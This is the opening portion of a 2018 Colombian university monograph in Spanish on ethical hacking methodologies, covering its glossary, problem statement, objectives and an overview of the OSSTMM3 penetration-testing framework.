ESTUDIO DE LAS MEJORES PRÁCTICAS DE ETHICAL HACKING, PARA GENERAR UN NUEVO MÉTODO QUE FACILITÉ LA EJECUCIÓN DE ANÁLISIS DE SEGURIDAD ENFOCADOS A PRUEBAS DE PENETRACIÓN

MIGUEL ANDRÉS ÁVILA GUALDRÓN

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ, D.C.
2018

ESTUDIO DE LAS MEJORES PRÁCTICAS DE ETHICAL HACKING, PARA GENERAR UN NUEVO MÉTODO QUE FACILITÉ LA EJECUCIÓN DE ANÁLISIS DE SEGURIDAD ENFOCADOS A PRUEBAS DE PENETRACIÓN

MIGUEL ANDRÉS ÁVILA GUALDRÓN

Monografía elaborada como requisito de grado para optar el título de Especialista en Seguridad Informática

Director
JULIO ALBERTO VARGAS FERNÁNDEZ

JUAN JOSÉ CRUZ GARZÓN
Asesor Metodológico

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ, D.C.
2018

Nota de aceptación

Firma Presidente del Jurado

Firma del Jurado

Firma del Jurado

Bogotá D.C., 30 de junio de 2018

DEDICATORIA

Quiero ofrecer el desarrollo de este proyecto, con amor y agradecimiento:

A Dios por permitirme vivir y crecer, por ser mi refugio, apoyo, guía, escudo, pero sobre todo mi fiel amigo. Gracias Señor por el amor y la misericordia que me has dado todos los días. *"Jehová cumplirá su propósito en mí" Salmo 138:8*

A mi amada Ángela, por acompañarme paso a paso en la consecución de este nuevo logro, tu apoyo ha sido un pilar fundamental para crecer no solo profesionalmente, si no como persona.

A mis Padres (Miguel, Adela), Suegros (Miguel, Hilva) y todos mis Familiares, por sus esfuerzos y sacrificios, al igual que por ofrecerme su apoyo incondicional sin importar las distancias, gracias por su amor, entrega y dedicación total; hombres, mujeres y niños que me han dado el mejor ejemplo de personas responsables y el motor que me ha proporcionado energía para seguir adelante.

A la Universidad Nacional Abierta y a Distancia "UNAD", cada uno de los docentes y personal administrativo que ha contribuido en mi formación académica y personal, colocando altos ideales que han requerido de constancia, esfuerzo y sacrificio, pero que han dado excelentes beneficios.

A mis compañeros y amigos que han apoyado de forma incondicional el desarrollo de esta monografía, gracias por la disposición y profesionalismo en sus asesorías.

Dedicado especialmente: Neni, Jota, Suny, al igual que, Carmen Alicia, Tita y Pocho (Q.E.P.D.)…

A todos ellos, les agradezco y les dedico este esfuerzo.

AGRADECIMIENTOS

A: Los Ingenieros Julio Alberto Vargas Fernández - Director de Proyecto y Juan José Cruz Garzón - Asesor Metodológico, de la Universidad Nacional Abierta y a Distancia (UNAD), por apoyar y asesorar el diseño, orientación y desarrollo del presente trabajo.

A: Compañeros de trabajo DICIB, por su apoyo y comprometimiento al aportar ideas, además de conocimiento y experiencias, contribuyendo de esta manera a facilitar los espacios y tiempos para realizar las simulaciones prácticas.

A: Ingeniero David Pereira, CEO Secpro - Security Professionals, por sus asesorías y conocimientos compartidos, durante el desarrollo de las diferentes simulaciones realizadas.

A: Ingeniero Julián David Aponte, por sus asesorías para la orientación del planteamiento y fase metodológica.

A: Compañeros de los diferentes asignaturas cursadas durante el desarrollo de la Especialización, en especial a los de la materia Proyecto de Seguridad Informática II, por sus aportes y recomendaciones, los cuales apoyaron a la complementación de los conocimientos para la realización del presente proyecto.

A: Todas aquellas personas que aunque no menciono en estos agradecimientos, de alguna u otra manera permitieron la realización de este trabajo.

Muchas Gracias

CONTENIDO

pág.

LISTA DE FIGURAS

pág.

LISTA DE CUADROS

pág.

GLOSARIO

METODOLOGÍA: grupo de mecanismos o procedimientos racionales, empleados para el logro de un objetivo, o serie de objetivos que dirige una investigación científica. Este término se encuentra vinculado directamente con la ciencia, sin embargo, la metodología puede presentarse en otras áreas como la educativa, en donde se encuentra la metodología didáctica o la jurídica en el derecho.[1]

FOOTPRINTING*:* proceso de acumulación de datos con respecto a un entorno de red específico, generalmente con el propósito de encontrar formas de inmiscuirse en el entorno, puede revelar vulnerabilidades del sistema y mejorar la facilidad con la que pueden explotarse.[2]

FINGERPRINTING: proceso de recopilación de información que permite identificar el sistema operativo en el ordenador que se tiene por objetivo, el activo se basa en el hecho de que cada sistema operativo responde de forma diferente a una gran variedad de paquetes malformados; el pasivo no se realiza directamente sobre el sistema operativo objetivo. Este método consiste en el análisis de los paquetes que envía el propio sistema objetivo a través de técnicas de *sniffing*.[3]

WHOIS: *es* un servicio de Internet gratuito que permite a un usuario buscar la disponibilidad de un nombre de dominio específico y, en el caso de que esté registrado, la entidad / persona asignada a la que está registrado. *Whois* se concibió por primera vez en 1982 como una mejora del protocolo de nombre de usuario desarrollado por ARPANET.[4]

HACKING **ÉTICO:** es una forma de referirse al acto de una persona usar sus conocimientos de informática y seguridad para realizar pruebas en redes y encontrar vulnerabilidades, para luego reportarlas y que se tomen medidas, sin hacer daño. La idea es tener el conocimiento de cuales elementos dentro de una red son vulnerables y corregirlo antes que ocurra hurto de información, por ejemplo. Estas pruebas se llaman "*pen tests*" o *"penetration tests*" en inglés. En español se conocen como "pruebas de penetración", en donde se intenta de múltiples formas burlar la seguridad de la red para robar información sensitiva de

[1] DEFINICIONES.COM. Definición de Metodología. [En línea], [consultado el 23 de octubre de 2017]. Disponible en Internet en: http://conceptodefinicion.de/metodologia/

[2] SEARCH SEGURITY. Definición de Footprinting. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: http://searchsecurity.techtarget.com/definition/footprinting

[3] WELIVE SECURITY.COLM. Definición de Fingerprinting. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en. https://www.welivesecurity.com/la-es/2012/10/18/pentesting-fingerprinting-para-detectar-sistema-operativo/

[4] TECHOPEDIA.COM. Definición de Whois. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: https://www.techopedia.com/definition/2469/whois

una organización, para luego reportarlo a dicha organización y así mejorar su seguridad.[5]

BLACK BOX (CAJA NEGRA): implica la realización de una prueba y evaluación de la seguridad sin conocimientos previos sobre la infraestructura de la red o sobre el sistema que es sometido a prueba. La prueba simula el ataque malicioso desde fuera del perímetro de seguridad de la empresa.[6]

WHITE BOX (CAJA BLANCA): consiste en realizar una evaluación y una prueba de la seguridad con total conocimiento de la infraestructura de la red como, por ejemplo, si se tratase de un administrador de red.

GREY BOX (CAJA GRIS): implica la realización de una prueba para evaluar la seguridad y otras pruebas internas. Esta prueba examina el grado de acceso de las personas con información privilegiada dentro de la red.

CIBERESPACIO: se refiere a un entorno no físico creado por equipos de cómputo unidos para interoperar en una red. En el ciberespacio, los operadores del equipo pueden interactuar de manera similar al mundo real, a excepción que la interacción en el ciberespacio no requiere del movimiento físico más allá que el de escribir. La información se puede intercambiar en tiempo real o en tiempo diferido, y la gente puede comprar, compartir, explorar, investigar, trabajar o jugar. [7]

CIBERGUERRA: en inglés *cyberwar*, se refiere al desplazamiento de un conflicto, en principio de carácter bélico, que toma el ciberespacio y las tecnologías de la información como escenario principal, en lugar de los campos de batalla convencionales. También se podría definir como el conjunto de acciones que se realizan para producir alteraciones en la información y los sistemas del enemigo, a la vez que se protege la información y los sistemas del atacante.[8]

CIBERNÉTICA: estudio interdisciplinario de los sistemas de control entre los seres vivos (humanos) y los entes artificiales. La cibernética está estrechamente vinculada a la Teoría de control y a la Teoría de sistemas. Es una ciencia, nacida hacia 1948 e impulsada inicialmente por Norbert Wiener que tiene como objeto “el control y comunicación en el animal y en la máquina” o “desarrollar un lenguaje y

[5] GLOSARIO. Definición de *Hacking* ético. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: http://www.internetglosario.com/1131/hackingetico.html

[6] GRAVES. Definición de Black Box, White Box, Grey Box -(Graves, 2010). [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en:https://jummp.wordpress.com/ 2011/05/27/testing-de-caja-gris-grey-box-testing/

[7] ECURED. Definición de Ciberespacio. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en:https://www.ecured.cu/Ciberespacio

[8] ECURED. Definición de Ciberguerra. [En línea], [consultado el 253 de septiembre de 2018]. Disponible en Internet en:https://www.ecured.cu/Ciberguerra

técnicas que permitirán abordar el problema del control y la comunicación en general”.[9]

[9] ECURED. Definición de Cibernética. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: https://www.ecured.cu/Cibernética

RESUMEN

El presente proyecto tiene por objetivo principal el desarrollo de diferentes simulaciones prácticas acerca una prueba de penetración, dentro dela cual serán mencionadas algunas de las principales metodologías a nivel internacional para la realización de *pentesting* a redes informáticas, así como la identificación y uso de algunas de las fases que en ellas se expresan, utilizando un entorno de red controlado, donde se explotan varias vulnerabilidades de máquinas virtuales con diferentes sistemas operativos, siguiendo los pasos mencionados. Entregando un método basado en investigación de acuerdo con el análisis de las pruebas efectuadas y de la aplicación de los pasos propuestos como un producto que sirva de guía para personas que se interesen por la ejecución de pruebas de seguridad informáticas.

Palabras Claves: Pruebas de vulnerabilidad, *Hacking* Ético, *Pentesting*, método basado en experiencias.

ABSTRACT

The main objective of this project is the development of different practical simulations about a penetration test, within which some of the main international methodologies for pentesting to computer networks will be mentioned, as well as the identification and use of some of the phases that are expressed in them, using a controlled network environment, where several vulnerabilities of virtual machines with different operating systems are exploited, following the steps mentioned. Delivering a method based on research according to the analysis of the tests carried out and the application of the proposed steps as a product that serves as a guide for people interested in the execution of computer security tests.

Key Words: Vulnerability tests, Ethical Hacking, Pentesting, method based on experiences.

INTRODUCCIÓN

Con el paso del tiempo se han marcado varias etapas hacia la creación de lo que hoy se conoce como la computación, la cual, más que un invento en sí, es la aplicación de varios avances tecnológicos y descubrimientos realizados durante siglos de conocimiento humano[10], involucrando áreas como: la electricidad, metalurgia, programación, electrónica, lógica, algebra, entre otras; para concebir diversos dispositivos electrónicos a través de una combinación de Hardware (Elementos físicos) y Software[11] (Conjunto de programas), que logran desarrollar diferentes instrucciones informáticas para la ejecución de tareas que facilitan las labores cotidianas actuales, permitiendo una conexión global acelerada para economizar tiempo y recursos en la forma de comunicarnos. Todo este proceso evolutivo de ideas, ha logrado que la virtualidad se pueda observar como una "realidad", contexto que para la mayoría de Naciones del mundo se ha transformado en el quinto dominio de la guerra "El Ciberespacio" término acuñado por William Gibson en su novela *Neuromante,* dando a entender este, como un "Espacio virtual creado con medios cibernéticos"[12].

Lo anterior se ha logrado a través de una sucesión de iniciativas que han dado paso a la "cibernética", definida como "el control y comunicación en el animal y en la máquina"[13] según Norbert Wiener 1948, esto a su vez, ha dado paso a un nuevo campo de acción para los delincuentes en el que se pueden efectuar robos, ataques e incluso "ciberguerras" definido según Richard Clarke como "conjunto de acciones llevadas por un Estado para penetrar en los ordenadores o en las redes de otro país, con la finalidad de causar prejuicio o alteración"[14], dando a entender estos aspectos que para un Estado es importante contar con armas tecnológicas que le permitan brindar seguridad y defensa en la Guerra Informática; por lo cual es básico, que se innove en el establecimiento de normas y técnicas operativas de seguridad informática que minimicen los riesgos a la información o infraestructura informática. Estas normas deberían incluir horarios de funcionamiento,

---

[10] CEF. Tutoriales de la computación. 2012. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://www.timetoast.com/.../historia-de-la-computacion-016a 8048-859b-4dbd-a9e6-.

[11] REAL ACADEMIA ESPAÑOLA. . Significado de la palabra software. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: www.rae.es/obras-academicas/diccionarios/ diccionario-de-la-lengua-espanola.

[12] GIBSON, Wilson. Neuromante. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://www.ciencia-ficcion.com/opinion/op00508.htm.

[13] WIENER. Cybernetics or Control and Communication in the Animal and the Machine. Paris: Hermann & Cte Editeurs.

[14] *CLARKE, Richard y KNAKE, Robert. CyberWar: The Next Threat to National Security and What to Do About. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https:* //www.researchgate.net/.../241717610_A_Review_of_Richa.

restricciones a ciertos lugares, autorizaciones, denegaciones, perfiles de usuario, planes de emergencia, protocolos y todo lo necesario que permita un buen nivel de seguridad informática minimizando el impacto en el desempeño de los trabajadores y las organizaciones en general.

Por tal motivo, el desarrollo de las tecnologías de la información y comunicaciones ha sido importante para que el Ciberespacio sea considerado como un espacio vital para el funcionamiento de la sociedad en los últimos tiempos, siendo una oportunidad para el manejo de las relaciones, el crecimiento económico y el bienestar social de cada persona, esto trae consigo la necesidad de brindar protección y defender los sistemas ante cualquier tipo de incidentes que pudiera afectar el buen funcionamiento de los mismos.

Lo anterior, genera un nuevo escenario en el que se requiere garantizar la integridad, confidencialidad y disponibilidad de los sistemas que soportan cada uno de los servicios que se utilizan en la actualidad, así como contrarrestar las ciberamenazas a partir del seguimiento de diferentes estrategias en un ámbito de acción objetivo, logrando establecer el uso seguro de las redes a través del fortalecimiento de las capacidades de prevención, detección y respuesta, con el uso de metodologías y pruebas de penetración a las redes que permitan la mejora de las mismas y la seguridad de la información.[15]

Teniendo en cuenta que la tecnología avanza a pasos agigantados[16] se hace necesario el desarrollo de capacidades en el tema de la Ciberseguridad y la Ciberdefensa, enfocando este trabajo en la realización de algunas simulaciones prácticas de una prueba de vulnerabilidad, a través de un proceso sistemático que permita verificar las vulnerabilidades existentes en un ambiente controlado, las cuales puedan llegar a ser explotadas con diferentes herramientas, para esto, es significativo extraer los principales potenciales de algunas de las metodologías más importantes acerca de las evaluaciones de seguridad informática, con el fin de construir unos pasos metódicos aplicables al presente trabajo.

[15] CRHOY.COM. Ataques informáticos para el 2018 serán más destructivos, según estudio. 2017. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://www.crhoy.com/mundo/ataques-informaticos-para-el-2018-seran-mas-destructivos-segun-estudio/

[16] ARANDA SOFTWARE. Las 15 principales estadísticas de 2017 para IT. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://arandasoft.com/las-quince-principales-estadísticas-it

1. PLANTEAMIENTO DEL PROBLEMA

1.1 ANTECEDENTES DEL PROBLEMA

En la actualidad el ciberespacio se ha convertido en un nuevo mundo donde no hay dimensiones, restricciones, ni fronteras, todo puede ser una realidad y no hay límites para el desarrollo de sus capacidades, este espacio virtual ha generado consigo muchos avances positivos que mejoran el mundo físico, pero también ha traído grandes peligros que sobrepasan los derechos fundamentales debido al mal uso del mismo, donde varios de los actos considerados como criminales quedan impunes por las características propias de su entorno, presentando anonimato entre los responsables y vacíos normativos que permitan regular estas conductas inapropiadas.[17]

Teniendo en cuenta lo anterior y exaltando las ventajas que ha traído el Ciberespacio en la actualidad, las Empresas y Organizaciones están tendiendo a llevar su información y sus operaciones a este ámbito, por esta razón, la seguridad que se le brinde a la información y a los sistemas ha tomado un papel muy importante, siendo un reto para el personal que se especializa en esta área, debido a que los desarrollos para generar terrorismo crecen de la misma manera en la que se crean software y hardware para ocupaciones licitas.[18]

Es importante tener presente, que cada avance que se realiza viene acompañado de personas inescrupulosas que pretenden dañarlo o romper la seguridad que se instauro en el mismo, para esto, se utilizan una serie de métodos, técnicas y herramientas que ayudan a corromper los sistemas con el fin de adueñarse, bloquear, modificar o borrar la información de los equipos con diferentes fines, esto puede no solo causar daños informáticos, si no materiales e incluso la pérdida de vidas humanas por causa del saboteo a grandes industrias.[19]

1.2 FORMULACIÓN

¿De qué manera se pueden utilizar las fases de algunas metodologías existentes, para aprovechar ciertas vulnerabilidades presentes en algunos software para obtener accesos privilegiados o explotar brechas de seguridad que permitan la obtención de datos, control de sistemas, modificación de archivos, entre otros?,

17 CENTRO CIBERNÉTICO POLICIAL. Amenazas del Cibercrimen en Colombia 2016-2017. Bogotá: Dirección de Investigación Criminal e INTERPOL, 2017

18REVISTA DINERO. El apetitoso negocio del cibercrimen. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet: https://www.dinero.com/edicion-impresa/tecnologia/articulo/las-cifras-que-mueven-el-cibercrimen-a-nivel-global/241593

19 VALLE, Mónica. El ransomware en cifras. 2016 [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet: https://globbsecurity.com/ransomware-cifras-38969/

con el fin de que sirva como un escenario de aprendizaje para la generación de un método basado en investigación, de fácil comprensión y con algunos de los pasos más importantes que se deben tener en cuenta para entender el funcionamiento de las debilidades presentes en algunos dispositivos, y de esta forma crear conciencia en el uso de los mismos, así como recomendaciones para mejorar la seguridad.

1.3 DESCRIPCIÓN

Considerando los peligros mencionados y que este nuevo dominio avanza de forma exponencial con el paso del tiempo[20], es necesario contar con medidas al igual que métodos, lo cual es que garanticen la seguridad en todo momento y certifiquen que la información solo va a ser accedida por las personas correctas y no por otras fuentes ilegales que puedan beneficiarse de ella, es decir que haya CONFIDENCIALIDAD, de igual forma es de carácter obligatorio poder contar con la información tal cual es generada sin que hayan variaciones o modificaciones no autorizadas que puedan vulnerar la INTEGRIDAD de los archivos, así mismo se hace necesario garantizar que la información se va a encontrar DISPONIBLE cuando se requiera; por otra parte se debe proteger la AUTENTICIDAD de cada documento indicando que es el original y está siendo enviado por la persona correcta y no por un tercero desconocido, todo esto debe tener una constante AUDITORIA acerca del acceso y las evidencias sobre el uso del recurso, y por último el NO REPUDIO de la información para comprobar la verdadera identidad de la persona que lo elaboro o lo modifico en el origen y en el destino.[21]

Partiendo de estos principios básicos de la seguridad informática, dentro de este trabajo se pretende dar una mirada a unas de las vulnerabilidades que afectan a algunos sistemas informáticos y como se pueden aprovechar para obtener acceso no autorizado a un sistema, con el fin de lograr la obtención de información privilegiada, siguiendo algunas fases de las metodologías más importantes para el análisis de vulnerabilidades y pruebas de penetración a las redes.


[20]INFOBAE. Las cinco principales ciberamenazas para 2018 y como combatirlas. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet: https://www.infobae.com/tendencias/innovacion/2017/12/09/las-cinco-principales-ciberamenazas-para-2018-y-como-combatirlas/

[21]ÁVILA Y GRANADA. Metodología para la identificación de indicadores de compromiso para la protección de infraestructuras críticas. Bogotá: Universidad de Alcalá, 2018.

2. JUSTIFICACIÓN

La problemática descrita plantea una situación que se representa en la siguiente figura:

Figura 1. Diagrama del proyecto



Fuente: autor.

Donde se puede notar que se tomaran como referencia algunas de las metodologías más significativas tales como: OSSTMM, ISSAF, OWASP y PTES de las cuales se extraerán los puntos más importantes de las fases y etapas que se plantean en cada una de ellas para la realización de una prueba de seguridad o test de penetración.

Lo anterior para desarrollar cada una de las fases de forma práctica comenzando por una recopilación de datos, puertos activos e información relevante para el desarrollo de la práctica, por otra parte se procederá a identificar con ayuda de unas herramientas las vulnerabilidades existentes y la forma de explotar algunas de ellas, con el fin de llegar al nivel de sostenimiento del acceso, concluyendo con un informe detallado de cada uno de los pasos.

Para el desarrollo del laboratorio se realizará un escenario con apoyo de máquinas virtuales, generando un método con pasos de fácil comprensión, basado en el

conocimiento práctico de un test de penetración a una red controlada siguiendo algunas fases de las metodologías más importantes acerca de *hacking* ético.[22]

El presente proyecto pretende no solo aportar el desarrollo de las simulaciones aplicando unos pasos relevantes para una prueba de penetración, si no también, lograr una trascendencia para las personas que lo lean, al brindar un método basado en investigación a través del conocimiento práctico generado durante el desarrollo del problema planteado, contribuyendo indirectamente como una guía y referente a disposición de la Universidad Nacional Abierta y a Distancia - UNAD.

[22] WILHELM, Tomas. *Professional Penetration Testing. Creating and Operating a Formal Hacking Lab*. Burlington: Elsevier, 2010

3. OBJETIVOS

3.1 OBJETIVO GENERAL

Desarrollar simulaciones de *pentesting* para generar recomendaciones que sirvan de apoyo en la ejecución de pruebas de seguridad en el entorno empresarial, partiendo de algunas de las metodologías más importantes a nivel internacional, con el fin de generar un método basado en la investigación.

3.2 OBJETIVOS ESPECÍFICOS

- Describir cuatro de las metodologías internacionales más importantes para el desarrollo de una prueba de penetración.

- Indicar las fases que serán objeto de estudio en las simulaciones de *pentesting*, teniendo en cuenta los documentos metodológicos descritos.

- Realizar simulaciones de explotación de algunas vulnerabilidades, las cuales permitan observar el desarrollo de las fases antes escogidas.

- Documentar las pruebas realizadas teniendo en cuenta la explicación de cada simulación y los resultados obtenidos.

- Entregar los pasos de un método basado en investigación que sirva como un escenario de guía para personas que se interesen por la ejecución de pruebas de penetración.

4. MARCO REFERENCIAL

4.1 MARCO TEÓRICO

Con el fin de realizar un estudio de algunas de las mejores prácticas utilizadas en una prueba de vulnerabilidad, se ha realizado una investigación para tomar referencias de las metodologías más importantes a nivel internacional y las fases que en ellas se contemplan.

4.1.1 Metodología OSSTMM3 - ISECOM *(The Open Source Security Testing Methodology Manual)*[23]. La presente metodología está desarrollada por ISECOM (Instituto de Seguridad y Metrologías Abiertas), la cual es una comunidad abierta y una organización sin fines de lucro registrada oficialmente en Cataluña, España, se basa en la investigación en seguridad informática, fue fundada en Enero del 2001 y su objetivo es proporcionar concienciación en seguridad; su principal proyecto es OSSTMM *(Open Source Security Testing Methodology Manual)* Manual de Metodología de Pruebas de Seguridad de Código Abierto, el mencionado documento se ha convertido en un estándar a largo de los años. Este manual ha sido revisado por pares de pruebas y análisis de seguridad que da como resultado hechos verificados, los cuales proporcionan información procesable que puede mejorar apreciablemente la seguridad operativa de cualquier organización a la que se aplique. Una forma de garantizar que un análisis de seguridad tenga valor es saber que se ha realizado de manera exhaustiva, eficiente y precisa.[24] El propósito de OSSTMM es proveer de una metodología científica para examinar la organización, realizando pruebas sobre la seguridad de adentro hacia afuera; al igual que suministrar guías para el auditor de sistemas, destinadas a la certificación de la organización en cuanto a los requisitos del ISECOM.[25]

Esta metodología provee una serie de descripciones específicas para el desarrollo de un test de seguridad operacional sobre todos los canales, incluyendo aspectos físicos, humanos, telecomunicaciones, medios inalámbricos, redes de datos y cualquier otra descripción derivada de una métrica real.

23HERZOG & ISECOM. OSSTMM 3 - The Open Source Security Testing Methodology Manual. New York: ISECOM, 2010


24 LÓPEZ SANTOYO, Roberto. Propuesta de implementación de una metodología de auditoría de seguridad informática. 2015. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet:https://repositorio.uam.es/bitstream/handle/10486/668900/Lopez_Santoyo_Roberto_ tfg.pdf?sequence=1

25 VALDEZ ALVARADO. OSSTMM 3 - Análisis y Diseño de Sistemas de Información. 2013. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www. Revistas bolivianas.org.bo/pdf/rits/n8/n8a13.pdf

- **Tipos de test.** Las pruebas de seguridad pueden abarcar todas las formas y tipos, que van desde la intrusión, hasta la auditoria guiada. El OSSTMM contempla seis tipos de test.

  - Blindaje o Hacking Ético.
  - Doble blindaje, auditoría de Caja Negra o Pruebas de Penetración.
  - De Caja Gris.
  - De Doble Caja Gris.
  - Test Tándem o Secuencial.
  - Inverso.

Figura 2. Tipos de test OSSTM3



Fuente: OSSTMM3.

- **Área de trabajo**. El ámbito debe abarcar toda la seguridad operativa, y comprometerse en las diferentes áreas o canales como lo describe el manual, y se observa en el cuadro 1:

Cuadro 1. Áreas de trabajo OSSTMM3

Clase	Canal	Descripción
Seguridad Física	Humano	Todos aquellos comprometidos con la organización
	Físico	Objetos tangibles de la organización
Seguridad del espectro electromagnético	Comunicaciones inalámbricas	Señales Electromagnéticas empleadas
Seguridad de las comunicaciones	Telecomunicaciones	Comunicaciones digitales y analógicas
	Redes de datos	Sistemas electrónicos y redes de datos

